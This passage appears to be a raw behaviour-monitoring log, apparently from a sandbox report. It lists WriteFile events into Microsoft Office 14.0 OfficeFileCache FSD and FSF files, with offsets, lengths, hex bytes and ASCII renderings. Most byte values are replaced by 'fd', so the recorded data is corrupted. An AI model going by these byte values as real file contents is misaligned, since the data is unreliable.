MeFyz*tHG]'u&S,XFFaq4q9HIkL<D8IG}`AExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	1	18		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG52A	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG52A	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 7f 26 75 fd fd fd fd 4a fd fd fd 29 27 fd fd 68 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 fd fd 26 03 6e fd 76 4c fd 0a 35 06 41 14 fd fd 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b fd 0a fd 8c 48 fd 4f fd 1b 7c 0a fd 2b 77 16 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b fd fd fd 18 59 72 fd 40 fd 4e 52 fd fd fd fd fd 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd fd 0a fd 8c 48 fd 4f fd 1b 7c 0a fd 2b 77 16 01 00 00 00 05 fd 00 fd 6d 07 24 1f fd 75 fd	zV@&uJ)'hG&nvL5AWHO|+wbYr@NR`HO|+wm$u	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	18	2	18 fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	20	1	5d	]	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 38 00 42 00 33 00 43 00 32 00 33 00 39 00 43 00 2d 00 39 00 46 00 35 00 39 00 2d 00 34 00 31 00 31 00 46 00 2d 00 42 00 45 00 30 00 44 00 2d 00 39 00 42 00 35 00 37 00 30 00 37 00 31 00 36 00 33 00 39 00 39 00 45 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSF-CTBL.FSF	113	1	05		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 fd 71 fd fd fd fd fd 4e fd 74 fd 26 fd 6e 19 62 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ qNt&nb>I	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 7f 26 75 fd fd fd fd 4a fd fd fd 29 27 fd fd 68 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd fd 0a fd 8c 48 fd 4f fd 1b 7c 0a fd 2b 77 16 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd fd 18 59 72 fd 40 fd 4e 52 fd fd fd fd fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd fd d7 22 7a 4e fd 3b fd 1f 79 37 03 67 01 00 00 00 0f 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 5c 70 fd fd 11 fd 42 fd 44 fd 67 fd 10 0f fd 01 00 00 00 13 00 00	zV&uJ)'h;efHkX,HO|+w;efHkX,Yr@NR;efHkX,"zN;y7g;efHkX,\pBDg	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	2580	50	05 fd 00 fd 40 03 07 7f 26 75 fd fd fd fd 4a fd fd fd 29 27 fd fd 68 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00	@&uJ)'h	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd 26 03 6e fd 76 4c fd 0a 35 06 41 14 fd fd 01 00 00 00 00 06 00 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 40 1b fd fd 39 51 48 fd fd 0f c1 63 7f 69 01 00 00 00 10 00 00 00 00 00 00 00 fd c3 62 30 fd 0f 4c fd fd fd 69 1d fd fd 01 00 00 00 06 20 fd fd 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 05 00 00 00 11 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 0e fd 70 38 44 49 fd fd fd 62 fd fd 46 fd 01 00 00 00 06 00 fd fd fd fd fd 33 0d 4a 48 fd fd 6e 2b 18 fd 0a 01 00 00 00 1c 00 00 00 00 00 00 00 6a fd 4a fd 3e 5e 44 fd fd 6b fd fd fd fd 66 01 00 00 00 06 20 fd fd fd 13 fd	zV&nvL5A0MMCOYpe@ 9Hcib0Li uMu^ JRwpsp8DIbF3JHn+jJ^D kf	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	14904	122	ea 69 49 01 0c 56 0c fd fd 26 03 6e fd 76 4c fd 0a 35 06 41 14 fd fd fd fd fd 26 53 15 19 fd 41 fd fd 57 fd 75 fd fd fd 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd 0e fd 70 38 44 49 fd fd fd 62 fd fd 46 fd 05	iIV&nvL5A&SAWu` 8fJRwpsJRwpsp8DIbF	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	15032	81	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd 26 03 6e fd 76 4c fd 0a 35 06 41 14 fd fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 0e fd 70 38 44 49 fd fd fd 62 fd fd 46 fd 01 00 00 00 fd fd 01	>TT'&nvL5AyjXSQJRwps p8DIbF	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	10824	56	03 10 fd fd 06 00 fd fd fd 26 03 6e fd 76 4c fd 0a 35 06 41 14 fd fd 01 00 00 00 06 00 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	&nvL5A0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	15208	284	ea 69 49 01 0c 56 0c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 fd 46 74 fd 66 5c fd 75 48 fd fd 56 79 fd 6e 17 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd 47 fd fd 20 5d 5e fd 47 fd 6d 7b fd 53 fd 0b 71 01 00 00 11 03 fd 0b 00 75 fd 00 fd 00 fd 01 0b 0c 4b 09 fd 08 73 6b 29 42 fd fd fd 62 fd fd 38 fd 0c 23 fd fd fd 78 2d fd 45 fd fd fd 01 fd 58 01 0c fd fd fd 2f 17 fd 5b 43 fd 37 6c fd 19 fd fd 3a 0c 36 fd fd 1d fd 5e 25 4f fd 34 fd 6b fd 47 fd fd 0c fd fd 03 fd 09 fd fd 4a fd 36 fd fd 1b 1e fd fd 00 fd 05 00 00 00 00 00 00 00 10 00 00 00 1b 3b 7a fd fd fd 49 fd fd fd 57 fd 03 fd 2a 10 00 00 00 64 4f 28 16 fd fd 15 40 fd fd fd 39 44 b6 fd 10 00 00 00 16 fd fd 48 fd 56 30 4f fd 30 fd 11 11 fd 02 fd 10 00 00 00 fd fd 14 42 0f fd 35 42 fd	iIVuMu^Ftf\uHyn2G]^Gm{SquKsk)Bb8#x-EX/[C7l:6^%O4kGJ6;zIW*dO(@9DHV0O0B5B	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	15752	70	ea 69 49 01 0c 56 2c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 fd 46 74 fd 66 5c fd 75 48 fd fd 56 79 fd 6e 17 08 00 00 00 00 00 00 00 07 58 22 0c fd c3 62 30 fd 0f 4c fd fd 69 1d fd fd 05	iIV,uMu^Ftf\uHynX"b0Li	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	15992	285	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd 26 03 6e fd 76 4c fd 0a 35 06 41 14 fd fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 0e fd 70 38 44 49 fd fd fd 62 fd fd 46 fd 01 00 00 00 fd 54 27 0c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 fd 00 fd 03 00 00 fd 54 27 14 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 19 00 fd 03 00 00 fd 54 27 1c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 39 00 fd 03 00 00 fd 54 fd 0c 40 1b fd fd 39 51 48 fd fd 0f c1 63 7f 69 fd 07 0c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 14 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 1c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 7a 03 00 00 fd 54 27 2c 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 29 00	>TT'&nvL5AyjXSQJRwpsp8DIbFT'uMu^T'uMu^T'uMu^9T@9HciuMu^uMu^uMu^zT',uMu^)	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	2804	398	05 fd 00 fd 6d 07 24 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 01 00 00 00 01 04 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 1f fd 75 fd 0d fd 07 4d fd c7 75 fd fd 5e 06 05 00 00 00 01 02 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 15 40 1b fd fd 39 51 48 fd fd 0f c1 63 7f 69 01 00 00 00 01 00 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m$uMu^uMu^uMu^uMu^@9Hci	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	16568	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	1648	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 18 fd fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	16608	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd 13 fd		success or wait	1	7FEEE917A59	WriteFile

